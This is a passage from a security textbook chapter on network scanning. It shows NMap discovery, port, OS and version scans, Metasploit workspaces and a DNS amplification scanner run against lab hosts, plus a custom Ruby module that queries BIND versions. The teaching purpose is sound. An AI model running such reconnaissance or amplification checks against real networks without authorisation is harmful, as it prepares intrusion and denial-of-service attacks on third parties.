| | | 41414 > https | [SYN] Seq=0 Win=1024 Len=0 MSS=1460 | | |
| 3 | 0.000176000 | 10.0.4.252 | 8.8.8.8 | TCP | 54 |
| | | 41414 > http | [ACK] Seq=1 Ack=1 Win=1024 Len=0 | | |
| 4 | 0.000233000 | 10.0.4.252 | 8.8.8.8 | ICMP | 54 |
| | | Timestamp request | id=0xb584, seq=0/0, ttl=54 | | |
| 5 | 0.033515000 | 8.8.8.8 | 10.0.4.252 | ICMP | 60 |
| | | Echo (ping) reply | id=0x1048, seq=0/0, ttl=41 | (request in 1) | |

Because 8.8.8.8 responds to ping, NMap reports that host as up, even though the host did not respond to the other three packets.

Modern firewalls may drop or log incoming ping packets and generally only allow traffic on TCP/80 or TCP/443 to web servers. An attacker may want to modify the default NMap host discovery methods, either to avoid detection or to provide a more accurate network map. NMap has a range of host discovery options, including these:

- **-PS<port list>** Sends a TCP SYN packet to the port(s) specified. There can be no space between -PS and the port list.

- **-PA<port list>** Sends a TCP ACK packet to the port(s) specified. There can be no space between -PA and the port list.
- **-PU<port list>** Sends a UDP packet to the port(s) specified. There can be no space between -PU and the port list.

As an example, an attacker can send TCP SYN packets on TCP/22, TCP/445, and TCP/3389 along with a UDP packet on UDP/53 with the following command.

```
root@kali-2016-2-u:~# nmap -sP -PS22,445,3389 -PU53 8.8.8.8
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-01 18:58 EDT
Nmap scan report for google-public-dns-a.google.com (8.8.8.8)
Host is up (0.024s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.06 second
```

For targets on the local network, NMap makes an ARP request, it and may follow that up with a DNS query to get the name of the system. Here are the packets sent from a Kali host at 10.0.4.252 that is scanning 10.0.4.14.

| No. | Time | Source | Destination | Protocol | Length |
|-----|-------------|-----------------------------------|------------------------------|----------|--------|
| 1 | 0.000000000 | CadmusCo_5c:13:b7 | Broadcast | ARP | 42 |
| | | Who has 10.0.4.14? | Tell 10.0.4.252 | | |
| 2 | 0.000454000 | CadmusCo_f0:23:b0 | CadmusCo_5c:13:b7 | ARP | 60 |
| | | 10.0.4.14 is at 08:00:27:f0:23:b0 | | | |
| 3 | 0.000751000 | 10.0.4.252 | 10.0.4.11 | DNS | 82 |
| | | Standard query 0x9992 | PTR 14.4.0.10.in-addr.arpa | | |
| 4 | 0.001155000 | 10.0.4.11 | 10.0.4.252 | DNS | 194 |
| | | Standard query response 0x9992 | PTR Horsehead.nebula.example | | |

Notice that the target system did not receive any IP packets from the scanning system as the target responded to a broadcast ARP request. The DNS server at 10.0.4.11 was queried for the hostname of the target.

NMap: List Scans

Another way to avoid sending packets directly to the targets is to use a list scan, **-sL**. In a list scan, NMap performs reverse DNS lookups, so the only traffic is between the attacker and the DNS server.

```
root@kali-2016-2-u:~# nmap -sL cassini.corp.saturn.test/28
Starting Nmap 7.40 ( https://nmap.org ) at 2017-06-09 21:24 EDT
Nmap scan report for 10.0.6.112
Nmap scan report for 10.0.6.113
Nmap scan report for 10.0.6.114
```

CHAPTER 5 SCANNING THE NETWORK

```
Nmap scan report for 10.0.6.115
Nmap scan report for 10.0.6.116
Nmap scan report for 10.0.6.117
Nmap scan report for 10.0.6.118
Nmap scan report for 10.0.6.119
Nmap scan report for cassini.corp.saturn.test (10.0.6.120)
Nmap scan report for mimas.corp.saturn.test (10.0.6.121)
Nmap scan report for enceladus.corp.saturn.test (10.0.6.122)
Nmap scan report for tethys.corp.saturn.test (10.0.6.123)
Nmap scan report for dione.corp.saturn.test (10.0.6.124)
Nmap scan report for rhea.corp.saturn.test (10.0.6.125)
Nmap scan report for titan.corp.saturn.test (10.0.6.126)
Nmap scan report for hyperion.corp.saturn.test (10.0.6.127)
Nmap done: 16 IP addresses (0 hosts up) scanned in 0.00 seconds
```

Here NMap reports the DNS names of eight hosts; however, it did not report whether these hosts were up.

NMap: Stealth Scans

The real value of NMap comes from its ability to determine the port(s) that the target has open. NMap provides several ways to do so. The simplest type of scan is a SYN stealth scan. This is the default but can be specified on the command line with the option `-sS`. In a stealth scan, NMap reports TCP ports to be in one of three states depending on the observed behavior.

- Open Port: Scanner sends SYN. Target responds SYN/ACK.
- Closed Port: Scanner sends SYN. Target responds RST.
- Filtered Port: Scanner sends SYN. No response, or ICMP unreachable.

This is called a stealth scan because the scanner does not complete the three-way TCP handshake.

When run with the option `-reason`, Nmap returns the reason it classified the port. Here is a sample scan of a CentOS 6.2 server running BIND.

```
root@kali-2016-2-u:~# nmap -reason 10.0.2.28
Starting Nmap 7.40 ( https://nmap.org ) at 2017-06-09 21:28 EDT
Nmap scan report for Spica.stars.example (10.0.2.28)
Host is up, received arp-response (0.00024s latency).
Not shown: 992 filtered ports
Reason: 982 no-responses and 10 host-prohibiteds
```

```

PORT      STATE SERVICE REASON
21/tcp    closed  ftp      reset ttl 64
22/tcp    open   ssh      syn-ack ttl 64
53/tcp    open   domain   syn-ack ttl 64
80/tcp    open   http     syn-ack ttl 64
443/tcp   open   https    syn-ack ttl 64
514/tcp   closed shell   reset ttl 64
631/tcp   closed ipp    reset ttl 64
8000/tcp  closed http-alt reset ttl 64
MAC Address: 08:00:27:40:19:69 (Oracle VirtualBox virtual NIC)

```

Nmap done: 1 IP address (1 host up) scanned in 4.58 seconds

By default, NMap selects the top 1000 ports for a scan, determined by a surveyed frequency of their use. On a Kali system, these results are contained in the file /usr/share/nmap/nmap-services. To change the number of ports scanned, the --top-ports option can be used to specify how many of the top ports should be scanned. The precise list of scanned ports can be specified with the -p flag; to scan all TCP ports, use the command

```

root@kali-2016-2-u:~# nmap -p 1-65535 -reason 10.0.2.28
Starting Nmap 7.40 ( https://nmap.org ) at 2017-06-09 21:30 EDT
Nmap scan report for Spica.stars.example (10.0.2.28)
Host is up, received arp-response (0.00033s latency).
Not shown: 65526 filtered ports
Reason: 65375 no-responses and 151 host-prohibiteds
PORT      STATE SERVICE REASON
21/tcp    closed  ftp      reset ttl 64
22/tcp    open   ssh      syn-ack ttl 64
53/tcp    open   domain   syn-ack ttl 64
80/tcp    open   http     syn-ack ttl 64
443/tcp   open   https    syn-ack ttl 64
514/tcp   closed shell   reset ttl 64
631/tcp   closed ipp    reset ttl 64
1514/tcp  closed fujitsu-dtcns reset ttl 64
8000/tcp  closed http-alt reset ttl 64
MAC Address: 08:00:27:40:19:69 (Oracle VirtualBox virtual NIC)

```

Nmap done: 1 IP address (1 host up) scanned in 146.33 seconds

This scan took more than 30 times as long at the original; this is important when scanning large networks.

NMap: Connect Scans

A louder type of scan is the TCP connect scan. It is like the stealth scan and classifies ports in the same way. If the scanner receives a SYN/ACK packet from the target, it responds with SYN/ACK to complete the three-way handshake. The option **-sT** is used to specify a TCP connect scan.

```
root@kali-2016-2-u:~# nmap -sT -reason 10.0.2.28
Starting Nmap 7.40 ( https://nmap.org ) at 2017-06-09 21:34 EDT
Nmap scan report for Spica.stars.example (10.0.2.28)
Host is up, received arp-response (0.63s latency).
Not shown: 992 filtered ports
Reason: 921 no-responses and 71 host-unreaches
PORT      STATE SERVICE REASON
21/tcp    closed  ftp     conn-refused
22/tcp    open   ssh     syn-ack
53/tcp    open   domain  syn-ack
80/tcp    open   http    syn-ack
443/tcp   open   https   syn-ack
514/tcp   closed shell   conn-refused
631/tcp   closed ipp    conn-refused
8000/tcp  closed http-alt conn-refused
MAC Address: 08:00:27:40:19:69 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 68.72 seconds
```

NMap: UDP Scans

Neither the stealth nor the TCP connect scan examine UDP ports. Scans of UDP ports are handled somewhat differently, as even an open UDP port might not respond to a received UDP packet. UDP ports are reported to be in one of four states depending on the traffic received.

- Open Port: Scanner sends UDP packet to target, and target responds.
- Open | Filtered Port: Scanner sends UDP packet to target, and target fails to respond, even after retransmission.
- Closed Port: Scanner sends UDP packet, and target responds with an ICMP port unreachable packet.
- Filtered Port: Scanner sends UDP packet, and target responds with a different ICMP error message.

UDP scans are launched with the **-sU** option. Like TCP scans, by default these scan the top 1000 (UDP) ports; to specify ports manually use the **-p** option while to specify the number of top ports to scan, use the **--top-ports** option.

```
root@kali-2016-2-u:~# nmap -sU -reason 10.0.2.28
Starting Nmap 7.40 ( https://nmap.org ) at 2017-06-09 21:36 EDT
Nmap scan report for Spica.stars.example (10.0.2.28)
Host is up, received arp-response (0.00013s latency).
Not shown: 954 filtered ports, 45 open|filtered ports
Reason: 954 host-prohibiteds and 45 no-responses
PORT      STATE SERVICE REASON
53/udp    open  domain  udp-response ttl 64
MAC Address: 08:00:27:40:19:69 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1017.11 seconds
```

Note the time needed for the UDP scan, roughly 17 minutes for 1000 UDP ports. Here both the scanning Kali system and the target are VirtualBox systems on the same physical host.

NMap: Scan Options

Nmap has additional, esoteric scan types, including XMAS, FIN, ACK, NULL, and idle scans.

NMap allows users to adjust the speed of the scan with timing options. These cover a wide range of settings that can be overridden individually.

- **-T0** (paranoid) Wait 5 minutes between probes.
- **-T1** (sneaky) Wait 15 seconds between probes.
- **-T2** (polite) As low as 1/10 speed of **-T3**.
- **-T3** (normal) Default speed.
- **-T4** (aggressive).
- **-T5** (insane).

In general, **-T4** is appropriate on a fast connection; **-T5** may be too fast for reliable results.

The result of the scan is stored in a named text file when the **-oN** option is used with a filename. The option **-oX** with a filename stores the result in a file in **.xml** format.

NMap: Operating System Detection

When NMap is used with the **-O** option, it guesses the operating system version. In this example, it correctly determines that one of the hosts is a Windows 2012 server.

```
root@kali-2016-2-u:~# nmap -O -reason 10.0.6.120
Starting Nmap 7.40 ( https://nmap.org ) at 2017-06-09 22:02 EDT
Nmap scan report for 10.0.6.120
Host is up, received arp-response (0.00033s latency).
```

CHAPTER 5 SCANNING THE NETWORK

Not shown: 983 filtered ports

Reason: 983 no-responses

| PORT | STATE | SERVICE | REASON |
|-----------|-------|------------------|-----------------|
| 53/tcp | open | domain | syn-ack ttl 128 |
| 88/tcp | open | kerberos-sec | syn-ack ttl 128 |
| 135/tcp | open | msrpc | syn-ack ttl 128 |
| 139/tcp | open | netbios-ssn | syn-ack ttl 128 |
| 389/tcp | open | ldap | syn-ack ttl 128 |
| 445/tcp | open | microsoft-ds | syn-ack ttl 128 |
| 464/tcp | open | kpasswd5 | syn-ack ttl 128 |
| 593/tcp | open | http-rpc-epmap | syn-ack ttl 128 |
| 636/tcp | open | ldapssl | syn-ack ttl 128 |
| 3268/tcp | open | globalcatLDAP | syn-ack ttl 128 |
| 3269/tcp | open | globalcatLDAPssl | syn-ack ttl 128 |
| 3389/tcp | open | ms-wbt-server | syn-ack ttl 128 |
| 49154/tcp | open | unknown | syn-ack ttl 128 |
| 49156/tcp | open | unknown | syn-ack ttl 128 |
| 49157/tcp | open | unknown | syn-ack ttl 128 |
| 49158/tcp | open | unknown | syn-ack ttl 128 |
| 49159/tcp | open | unknown | syn-ack ttl 128 |

MAC Address: 08:00:27:3A:95:C5 (Oracle VirtualBox virtual NIC)

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Device type: general purpose

Running: Microsoft Windows 2012

OS CPE: cpe:/o:microsoft:windows_server_2012:r2

OS details: Microsoft Windows Server 2012 or Windows Server 2012 R2

Network Distance: 1 hop

OS detection performed. Please report any incorrect results at

<https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 5.76 seconds

When presented with a Windows 7 system, NMap had more trouble coming up with a guess for the operating system.

```
root@kali-2016-2-u:~# nmap -O -reason 10.0.6.130
```

Starting Nmap 7.40 (https://nmap.org) at 2017-06-09 22:30 EDT

Nmap scan report for 10.0.6.130

Host is up, received arp-response (0.00052s latency).

Not shown: 993 filtered ports

Reason: 993 no-responses

```

PORT      STATE SERVICE      REASON
135/tcp   open  msrpc        syn-ack ttl 128
139/tcp   open  netbios-ssn  syn-ack ttl 128
445/tcp   open  microsoft-ds syn-ack ttl 128
3389/tcp  open  ms-wbt-server syn-ack ttl 128
5357/tcp  open  wsddapi      syn-ack ttl 128
49153/tcp open  unknown      syn-ack ttl 128
49154/tcp open  unknown      syn-ack ttl 128
MAC Address: 08:00:27:CF:03:EB (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
Device type: general purpose|specialized|phone
Running: Microsoft Windows 2008|8.1|7|Phone|Vista
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8.1
cpe:/o:microsoft:windows_7:::-:professional cpe:/o:microsoft:windows_8 cpe:/o:
microsoft:windows_7 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_vista::-
cpe:/o:microsoft:windows_vista::sp1
OS details: Microsoft Windows Server 2008 R2 or Windows 8.1, Microsoft Windows 7
Professional or Windows 8, Microsoft Windows Embedded Standard 7, Microsoft Windows
Phone 7.5 or 8.0, Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or
Windows 7, Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.20 seconds

```

When given an Ubuntu 10.04 system running only SSH, the best that NMap could determine was that it was a Linux system.

```

root@kali-2016-2-u:~# nmap -O -reason 10.0.6.136
Starting Nmap 7.40 ( https://nmap.org ) at 2017-06-09 22:03 EDT
Nmap scan report for 10.0.6.136
Host is up, received arp-response (0.00036s latency).
Not shown: 999 closed ports
Reason: 999 resets
PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack ttl 64
MAC Address: 08:00:27:B9:1B:F2 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6

```

CHAPTER 5 SCANNING THE NETWORK

OS details: Linux 2.6.19 - 2.6.36

Network Distance: 1 hop

OS detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 1.64 seconds

NMap: Version Detection

NMap guesses the version of the services running on the target when it is run with the **-sV** option.

```
root@kali-2016-2-u:~# nmap -sV -reason 10.0.6.136
Starting Nmap 7.40 ( https://nmap.org ) at 2017-06-09 22:21 EDT
Nmap scan report for 10.0.6.136
Host is up, received arp-response (0.000062s latency).
Not shown: 999 closed ports
Reason: 999 resets
PORT      STATE SERVICE REASON          VERSION
22/tcp     open  ssh      syn-ack ttl 64 OpenSSH 5.3p1 Debian 3ubuntu3 (Ubuntu Linux; protocol 2.0)
MAC Address: 08:00:27:B9:1B:F2 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds

Although the operating system detection was not able to determine the operating system version, the service version detection could determine the version of the OpenSSH server running; this would let a user make a reasonable guess as to the operating system, which was Ubuntu 10.04.

NMap: Scripts

NMap comes with more than 550 scripts that extend its functionality. Each script is classified into one or more categories, including “default,” “safe,” “discovery,” “version,” “intrusive,” and “malware.” On a Kali system, these scripts are in the directory `/usr/share/nmap/scripts`. When run with the option **-sC**, NMap runs 100 default scripts in the scan. Not all these scripts are considered “safe” though, and many are intrusive. To run just the safe default ones, the command is

```
root@kali-2016-2-u:~# nmap -reason --script "default and safe" 10.0.6.130
Starting Nmap 7.40 ( https://nmap.org ) at 2017-06-09 22:25 EDT
Nmap scan report for 10.0.6.130
Host is up, received arp-response (0.00046s latency).
```

```

Not shown: 993 filtered ports
Reason: 993 no-responses
PORT      STATE SERVICE      REASON
135/tcp    open  msrpc        syn-ack ttl 128
139/tcp    open  netbios-ssn   syn-ack ttl 128
445/tcp    open  microsoft-ds  syn-ack ttl 128
3389/tcp   open  ms-wbt-server syn-ack ttl 128
| ssl-cert: Subject: commonName=phoebe.corp.saturn.test
| Not valid before: 2017-03-04T17:47:25
|_Not valid after: 2017-09-03T17:47:25
5357/tcp   open  wsdapi       syn-ack ttl 128
49153/tcp  open  unknown      syn-ack ttl 128
49154/tcp  open  unknown      syn-ack ttl 128
MAC Address: 08:00:27:CF:03:EB (Oracle VirtualBox virtual NIC)

```

Host script results:

```

|_clock-skew: mean: 1s, deviation: 0s, median: 1s
|_nbstat: NetBIOS name: PHOEBE, NetBIOS user: <unknown>, NetBIOS MAC:
          08:00:27:cf:03:eb (Oracle VirtualBox virtual NIC)
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: phoebe
|   NetBIOS computer name: PHOEBE\x00
|   Domain name: corp.saturn.test
|   Forest name: corp.saturn.test
|   FQDN: phoebe.corp.saturn.test
|_ System time: 2017-06-09T22:25:32-04:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_smbv2-enabled: Server supports SMBv2 protocol

```

Nmap done: 1 IP address (1 host up) scanned in 52.50 seconds

In this example, NMap reports the results from five additional scripts (`ssl-cert`, `clock-skew`, `nbtstat`, `smb-security-mode`, and `smbv2-enabled`). The `nbtstat` script correctly determined the operating system and service pack (Windows 7 SP1). Earlier when NMap was run with the

CHAPTER 5 SCANNING THE NETWORK

-O option to determine the operating system of the same target, NMap listed a wide range of possibilities.

Additional information about any script is available from the command line

```
root@kali-2016-2-u:~# nmap --script-help nbstat
Starting Nmap 7.40 ( https://nmap.org ) at 2017-06-09 22:36 EDT
nbstat
Categories: default discovery safe
https://nmap.org/nsedoc/scripts/nbstat.html
Attempts to retrieve the target's NetBIOS names and MAC address.
```

By default, the script displays the name of the computer and the logged-in user; if the verbosity is turned up, it displays all names the system thinks it owns.

More information about each script is available in the online documentation at <http://nmap.org/nsedoc/>; this includes the script's arguments, an example use case for the script, and a sample set of output.

NMap scripts and scans may be detected by security appliances, which may automatically block traffic from the source.

The nmap option -A (aggressive scan) combines operating system scan (-O), version scanning (-sV), script scanning (-sC), and runs traceroute.

Zenmap

Zenmap (Figure 5-1) is a graphical front end for NMap. On a Kali system, it can be found by navigating Applications > 01 > Information Gathering > zenmap; it can also be launched from the terminal via zenmap.




Figure 5-1. Zenmap 7.40 shown on Kali

Network Scanning and Metasploit

NMap can be run from within Metasploit.

```
msf > nmap 10.0.6.136
[*] exec: nmap 10.0.6.136
```

```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-06-10 11:08 EDT
Nmap scan report for kiviuq.corp.saturn.test (10.0.6.136)
Host is up (0.000070s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 08:00:27:B9:1B:F2 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds
```

However, all this does is call NMap as an external tool, run it, and display the results on the screen.

Metasploit Database

Metasploit saves its results in a database organized into workspaces. The Metasploit command `workspace` lists the available workspaces. Unless a new workspace is specified, results are stored in the default workspace. New workspaces are created by using the `workspace` command with the `-a` option; workspaces are deleted with the `-d` option. If the default workspace is deleted, it will be re-created as an empty workspace, allowing the user an easy way to clear it. A user can create the workspace named saturn with the Metasploit command.

```
msf > workspace -a saturn
[*] Added workspace: saturn
```

This becomes the current running workspace. The attacker can get an overview of the contents of the currently available workspaces with the command

```
msf > workspace -v
```

Workspaces

=====

| current | name | hosts | services | vulns | creds | loots | notes |
|---------|---------|-------|----------|-------|-------|-------|-------|
| * | | ---- | ----- | ----- | ----- | ----- | ----- |
| | default | 41 | 8 | 46 | 56 | 49 | 36 |
| | mars | 7 | 12 | 1 | 0 | 9 | 10 |
| | mysql | 4 | 4 | 0 | 1 | 0 | 0 |
| * | saturn | 0 | 0 | 0 | 0 | 0 | 0 |

It is possible to store the result of an NMap scan NMap's `-oX` and then import it into Metasploit through the `db_import` command. The command `db_nmap` runs an NMap scan, but it also stores the results in the database for future use without the hassle of creating and loading a temporary intermediate file. Here is the same scan run earlier, but now run within Metasploit.

```
msf > db_nmap -O -sV --script "default and safe" 10.0.6.0/24
[*] Nmap: Starting Nmap 7.40 ( https://nmap.org ) at 2017-06-10 11:10 EDT
[*] Nmap: Nmap scan report for cassini.corp.saturn.test (10.0.6.120)
[*] Nmap: Host is up (0.00023s latency).
[*] Nmap: Not shown: 983 filtered ports
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 53/tcp    open  domain      Microsoft DNS
[*] Nmap: 88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time:
2017-06-10 15:11:14Z)
[*] Nmap: 135/tcp   open  msrpc       Microsoft Windows RPC
```

```
[*] Nmap: 139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
[*] Nmap: 389/tcp  open  ldap          Microsoft Windows Active Directory LDAP
(Domain: corp.saturn.test, Site: Default-First-Site-Name)
... Output Deleted ...
```

Once the scan is complete, the hosts command can be used to query the database. For example, to list the address, hostname, operating system name, version, and service pack, along with the state of the system of known systems, run

```
msf > hosts -c address,name,os_name,os_flavor,os_sp,state
```

Hosts

=====

| address | name | os_name | os_flavor | os_sp | state |
|------------|--------------------------|--------------|-----------|-------|-------|
| ----- | ----- | ----- | ----- | ----- | ----- |
| 10.0.6.120 | cassini.corp.saturn.test | Windows 2012 | | | alive |
| 10.0.6.126 | titan.corp.saturn.test | Windows 2008 | | | alive |
| 10.0.6.130 | phoebe.corp.saturn.test | Windows 2008 | | | alive |
| 10.0.6.136 | kiviuq.corp.saturn.test | Linux | | 2.6.X | alive |
| 10.0.6.144 | ijiraq.corp.saturn.test | Linux | | 3.X | alive |

The list of known services is found with the services command.

```
msf > services
```

Services

=====

| host | port | proto | name | state | info |
|------------|------|-------|--------------|-------|---|
| --- | --- | --- | --- | --- | --- |
| 10.0.6.120 | 53 | tcp | domain | open | Microsoft DNS |
| 10.0.6.120 | 88 | tcp | kerberos-sec | open | Microsoft Windows Kerberos server time: 2017-06-10 15:11:14Z |
| 10.0.6.120 | 135 | tcp | msrpc | open | Microsoft Windows RPC |
| 10.0.6.120 | 139 | tcp | netbios-ssn | open | Microsoft Windows netbios-ssn |
| 10.0.6.120 | 389 | tcp | ldap | open | Microsoft Windows Active Directory LDAP Domain: corp.saturn.test, Site: Default-First-Site-Name |
| 10.0.6.120 | 445 | tcp | microsoft-ds | open | Windows Server 2012 R2 Standard 9600 microsoft-ds workgroup: CORP |

... Output Deleted ...

Additional options for both the hosts and services command can be found by running either with the `-h` option. One very useful option is `-S`, which searches the database for the provided keywords. If coupled with the `-R` option, the list of all IP addresses matching the search criterion are automatically stored in the variable `RHOSTS`. For example, to search the database for all hosts running an SSH server and store the results in the `RHOSTS` variable, run the command:

```
msf > services -S ssh -R
```

Services

=====

| host | port | proto | name | state | info |
|------------|------|-------|------|-------|--|
| 10.0.6.136 | 22 | tcp | ssh | open | OpenSSH 5.3p1 Debian 3ubuntu3 Ubuntu Linux; protocol 2.0 |
| 10.0.6.144 | 22 | tcp | ssh | open | OpenSSH 7.2p2 Ubuntu 4 Ubuntu Linux; protocol 2.0 |

RHOSTS => 10.0.6.136 10.0.6.144

Metasploit Scanning Modules

In addition to NMap integration, Metasploit also provides several stand-alone port-scanning modules located under `auxiliary/scanner/portscan`; these include `auxiliary/scanner/portscan/tcp`, which act much like NMap TCP connect scans. Other choices include an ack scan, an ftp bounce scan, and a XMAS scan.

Metasploit has additional modules for special scanning. For example, Metasploit has a scanner module to search for targets for DNS amplification attacks, named `auxiliary/scanner/dns/dns_amp`.

```
msf > use auxiliary/scanner/dns/dns_amp
```

```
msf auxiliary(scanner/dns/dns_amp) > info
```

```
Name: DNS Amplification Scanner
Module: auxiliary/scanner/dns/dns_amp
License: Metasploit Framework License (BSD)
Rank: Normal
```

... Output Deleted ...

Basic options:

| Name | Setting | Required | Description |
|------------|---------|----------|---|
| BATCHSIZE | 256 | yes | The number of hosts to probe in each set |
| DOMAINNAME | isc.org | yes | Domain to use for the DNS request |
| FILTER | | no | The filter string for capturing traffic |
| INTERFACE | | no | The name of the interface |
| PCAPFILE | | no | The name of the PCAP capture file to process |
| QUERYTYPE | ANY | yes | Query type(A, NS, SOA, MX, TXT, AAAA, RRSIG, DNSKEY, ANY) |
| RHOSTS | | yes | The target address range or CIDR identifier |
| RPORT | 53 | yes | The target port (UDP) |
| SNAPLEN | 65535 | yes | The number of bytes to capture |
| THREADS | 10 | yes | The number of concurrent threads |
| TIMEOUT | 500 | yes | The number of seconds to wait for new data |

Description:

This module can be used to discover DNS servers which expose recursive name lookups which can be used in an amplification attack against a third party.

... Output Deleted ...

```
msf auxiliary(scanner/dns/dns_amp) > set rhosts 10.0.4.10 10.0.4.11 10.0.4.13
rhosts => 10.0.4.10 10.0.4.11 10.0.4.13
msf auxiliary(scanner/dns/dns_amp) > set domainname google.com
domainname => google.com
msf auxiliary(scanner/dns/dns_amp) > exploit

[*] Sending DNS probes to 10.0.4.10->10.0.4.13 (3 hosts)
[*] Sending 70 bytes to each host using the IN ANY google.com request
[*] 10.0.4.10:53 - Recursion not allowed
[+] 10.0.4.13:53 - Response is 529 bytes [7.56x Amplification]
[*] Scanned 3 of 3 hosts (100% complete)
[*] Auxiliary module execution completed
```

This scan shows that one of these three nameservers can be used in a DNS amplification attack, resulting in a more than seven-fold increase in the amount of data transferred.

Custom Metasploit Modules

Skill in cyber operations is about more than being able to use existing tools; practitioners need to be able to write customized tools to fit particular needs. Metasploit is written in Ruby and can be expanded with new features.

Chapter 4 showed how to use DNS queries to determine the version of a BIND server. To build a custom Metasploit module that implements this feature, consider the Ruby script of Listing 5-1.

Listing 5-1. Ruby code `dns_bind_ver.rb`; this is a Metasploit module to scan a BIND DNS server for its version

```
require 'msf/core'
require 'net/dns/resolver'

class MetasploitModule < Msf::Auxiliary
  include Msf::Auxiliary::Report

  def initialize
    super(
      'Name'         => 'Simple BIND Version Scanner',
      'Version'      => '$Revision: 1 $',
      'Description'  => 'Queries a BIND server for its version',
      'Author'        => 'Student',
      'License'       => MSF_LICENSE
    )
    register_options(
      [
        OptAddress.new('RHOST', [ true, "Specify the target nameserver" ])
      ], self.class)
  end

  def run
    print_status("Running Scan against #{datastore['RHOST']}")
    @res = Net::DNS::Resolver.new()
    @res.nameserver=(datastore['RHOST'])
    query = @res.send("version.bind","TXT","CH")
    if(query)
      query.answer.each do |rr|

```

```
    print_good("Reported BIND version = #{rr.txt}")
  end
end
end
end
```

The script begins by loading some core Metasploit functions and a DNS library. The class structure follows Metasploit designs and the documentation at http://www.offensive-security.com/metasploit-unleashed/Writing_Your_Own_Scanner. The only option is RHOST for the IP address of the target nameserver, and this data is required.

The run method begins by letting the user know the module has started. Next, it creates an instance of the Resolver class and then passes the IP address of the target nameserver. The Resolver class is one of the Metasploit libraries, and its source code can be found on their GitHub repository at <https://github.com/rapid7/metasploit-framework/blob/master/lib/net/dns/resolver.rb>. A query is constructed and sent; the query sent is of class CH (rather than IN), and it looks for the TXT information labeled version.bind; this is the same query used in Chapter 4 in the discussion of dig. The module reports back to the user each record returned in the query.

Store the script in the directory /usr/share/metasploit-framework/modules/auxiliary/scanner/dns/bind_ver.rb; this places it within the collection of Metasploit scripts. Provided it is in place when Metasploit is started, it too can be used like any other Metasploit module.

```
root@kali-2016-2-u:~# msfconsole -q
msf > use auxiliary/scanner/dns/dns_bind_ver
msf auxiliary(dns_bind_ver) > info
      Name: Simple BIND Version Scanner
